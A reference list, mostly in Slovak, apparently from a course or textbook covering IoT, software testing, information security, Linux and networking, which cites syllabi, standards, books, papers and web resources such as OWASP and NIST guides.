Foundation Level Syllabus - Version 2018, International Software Testing Qualifications Board, publikované 4 June 2018, dostupné online: https://www.istqb.org/downloads/send/51-ctfl2018/208-ctfl-2018-syllabus.html

Gartner, "Gartner's 2014 hype cycle for emerging technologies maps the journey to digital business,", publikované August 2014, Dostupné online: http://www.gartner.com/newsroom/id/2819918

GLOSSARY OF KEY INFORMATION - Security Terms, Richard L. Kissel, Revision 2 (2013), publikované Jún 05, 2013, dostupné online: https://dx.doi.org/10.6028/NIST.IR.7298r2

HOW SMART, CONNECTED PRODUCTS ARE TRANSFORMING COMPETITION, Michael E. PorterJames E. Heppelmann , Harward Business Review November 2014 Issue.

IBM Internet of Things, Dr. Oleksiy Khriyenko, Syed Ibrahim, Sumeeta Chanda, UNIVERSITY OF JYVÄSKYLÄ, dostupné online: http://users.jyu.fi/~olkhriye/IBM/IBM_IoT.pdf

INFORMATION THEORY & THE DIGITAL REVOLUTION , Information Theory, Aftab, Cheung, Kim, Thakkar, Yeddanapudi, Project History, Massachusetts Institute of Technology

INTERNET OF THINGS (IoT): A Vision, Architectural Elements, and Future Directions Jayavardhana Gubbi, Rajkumar Buyya, Slaven Marusic, Marimuthu Palaniswami, Department of Electrical and Electronic Engineering, The University of Melbourne, Vic, 3010, Australia, Department of Computing and Information Systems, The University of Melbourne, Vic 3010, Australia

Internet of Things for insights from connected devices, dostupné online: https://www.ibm.com/cloud/garage/architectures/iotArchitecture/

Internet of Things Protocols and Standards, Tara Salman, Prof. Raj Jain, publikované November 30, 2015, Dostupné online: https://www.cse.wustl.edu/~jain/cse570-15/ftp/iot_prot/

Introducing PKI Services, IBM, dostupné online: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.ikya100/int.htm

IoT Case Studies, CISCO, dostupné online: https://www.cisco.com/c/en/us/solutions/internet-of-things/resources/case-studies.html

IoT ONE, Accelerating the Industrial Internet of Things, dostupné online: https://www.iotone.com/casestudies

ISO/IEC/IEEE Standard for Systems and Software Engineering - Software Life Cycle Processes

ISO27001 – Information Security Management - http://www.iso.org/iso/home/standards/management-standards/iso27001.html

ISTQB Advanced Test Manager Syllabus - Version 2012, International Software Testing Qualifications Board, publikované 19 October 201, dostupné online: https://www.istqb.org/downloads/send/10-advanced-level-syllabus-2012/54-advanced-level-syllabus-2012-test-manager.html

Kong API Documentation - Community Edition (0.12.x), Dostupné online: https://docs.konghq.com/0.12.x/getting-started/adding-your-api/

LINUX BIBLE - 9th Edition, Christopher Negus, ISBN-13: 978-1118999875

LINUX POCKET GUIDE: Essential Commands 3rd Edition, Kindle Edition, Daniel J. Barrett, ISBN-13: 978-1491927571

LoRa Alliance, "LoRaWAN specification," publikované 2015, dostupné online: https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf

LTE-ADVANCED AIR INTERFACE TECHOLOGY, Xincheng Zhang, Xiaojin Zhou, CRC Press, 5. 9. 2012 - 528 strán

M. Singh, M. Rajan, V. Shivraj, and P. Balamuralidhar, "Secure MQTT for Internet of Things (IoT)," in Fifth International Conference on Communication Systems and Network

Technologies (CSNT 2015), April 2015, pp. 746-751, http://ieeexplore.ieee.org/document/7280018/

MBA IN a NUTSHELL, Sobel, M. ISBN: 9780130425942, publikované 2002, Prentice Hall

MDA Glossary, DoD Missile Defense Agency, www.mda.mil

National Vulnerability Database, dostupné online: https://web.nvd.nist.gov/view/ncp/repository

NEAR FIELD COMMUNICATION - (NFC): From Theory to Practice, V. Coskun, K. Ozdinici, Wiley, 2012. ISBN: 978-1-119-97109-2

NETWORK BASICES COMPANION GUIDE, Exploring the Modern Computer Network: Types, Functions, and Hardware, By Cisco Networking Academy., publikované: Dec 19, 2013.

NIST Special Publication 800-30, Rev 1, Guide for Conducting Risk Assessments (2012)

Overview of Internet of Things, Google Cloud, Solution, Internet of Things, Articles. Publikované Marec 19, 2018. Dostupné online: https://cloud.google.com/solutions/iot-overview

OWASP Risk Rating Methodology, Dostupné online https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

OWASP Sample Authorization Form , Dostupné online https://www.owasp.org/index.php?title=Authorization_form

OWASP Secure Coding Practices Quick Reference Guide , Dostupné online https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide

PCI – Payment Card Industry Standard - https://www.pcisecuritystandards.org/

PRAKTICKÁ ELEKTROTECHNIKA, Peter Bastian, Europa - Sobotáles cz. s.r.o., vydanie 2006, ISBN:80-86706-15-X

PRIEBEH ŽIVOTNÉHO CYKLU VÝROBKU, doc. Ing. Jaroslava Kádárová, PhD., Ing. Zuzana Petričová, Technická univerzita v Košiciach, Strojnícka fakulta. Katedra manažmentu a ekonomiky, Transfer inovácií 18/2010,

PRINCIPLES OF COMPUTER SECURITY - Conklin, Wm. Arthur; White, Greg; Cothren, Chuck; Davis, Roger; Williams, Dwayne (2015)., Fourth Edition (Official Comptia Guide). New York: McGraw-Hill Education. ISBN 978-0071835978.

PROFESSIONAL - LINUX KERNEL ARCHITECTURE, Wolfgang Mauerer, Wiley Publishing, Inc., ISBN-13: 978-0470343432

Průvodce Linuxem, Michal Dočekal publikované 2007, dostupné online: http://lb.poznejlinux.cz/xhtml/linuxbook.html

PŘÍRUČKA PRO ELEKTROTECHNIKA, Klaus Tkotz, Europa - Sobotáles cz. s.r.o.,február 2006, ISBN:80-86706-13-3

Pseudo Code Practice Problems, Centreville Middle School, Zdroj: https://www.qacps.org/cms/lib02/MD01001006/Centricity/Domain/847/Pseudo_Code%20Practice_Problems.pdf

Python 3.6.6rc1 documentation, Python Software Foundation, Dostupné online: https://docs.python.org/3/index.html

Python Tutorial, dostupné online: https://www.tutorialspoint.com/python/index.htm

Raspberry PI hompage - https://www.raspberrypi.org/

RFC2828 - Internet Security Glossary, dostupné online: http://www.rfc-archive.org/getrfc.php?rfc=2828

RÝCHLA VÝROBA PROTOTYPOV - RAPID PROTOTYPING - Ing. František Kuffner, Technická univerzita v Košiciach, Strojnícka fakulta, Katedra technológií a materiálov, Park Komenského 9, 04187 Košice , Transfer inovácií 6/2003

SECURITY IN THE OSI MODEL, Thierry Buffenoir,Computer Standards & Interfaces Volume 7, Issues 1–2, 1988, Pages 145-150

Social engineering (security), dostupné online: https://en.wikipedia.org/wiki/Social_engineering_(security)

Social Engineering Fundamentals, Part I: Hacker Tactics., Granger, Sarah., Security Focus, publikované December 18, 2001. Dostupné online: http://www.securityfocus.com/infocus/1527

Software, Dostupné online: https://en.wikipedia.org/wiki/Software

SWOT Analysis of the Internet of Things, The IoT Portal. Pratyaksh Agarwal, publikované Jún 2015, dostupné online: http://theiotportal.com/2015/07/01/swot-analysis-of-the-internet-of-things/

TECHNOLOGY CLASSIFICATION, INDUSTRY, AND EDUCATION FOR FUTURE INTERNET OF THINGS, H Ning, S Hu - International Journal of Communication Systems, 2012 - Wiley Online Library

THE BASICS OF HACKING AND PENETRATION TESTING, Second Edition: Ethical Hacking and Penetration Testing Made Easy 2nd Edition, Patrick Engebretson, Syngress, ISBN-13: 978-0124116443

The Google Hacking Database, dostupné online: http://hackersforcharity.org/ghdb

Top 10 Secure Coding Practices, Robert Seacord, publikované: Máj 02, 2018, dostupné online: https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices

TROUBLESHOOTING METHODS FOR CISCO IP NETWORKS, Foundation Learning Guide, Amir Ranjbar, Cisco Press. publikované: Jan 14, 2015., ISBN-13: 978-1-58720-455-5

Understanding Security Using the OSI Mode, SANS Institute InfoSec Reading Room, Glenn Surman, Version: GSEC Practical Version 1.3 Date: 20 Mar. 2002., dostupné online: https://www.sans.org/reading-room/whitepapers/protocols/understanding-security-osi-model-377

VELKÝ PRŮVODCE INFRASTRUKTUROU PKI A TECHNOLOGIÍ ELEKTRONICKÉHO PODPISU, 2. aktualizované vydání, Libor Dostálek Marta Vohnoutová, Computer Press, 2010, ISBN: 9788025126196

Website Security Statistics Report, dostupné online: https://www.whitehatsec.com/resource/stats.html

White papers: Sensor Terminology, National Instrument, publikované September 23, 2013, Dostupné online: http://www.ni.com/white-paper/14860/en/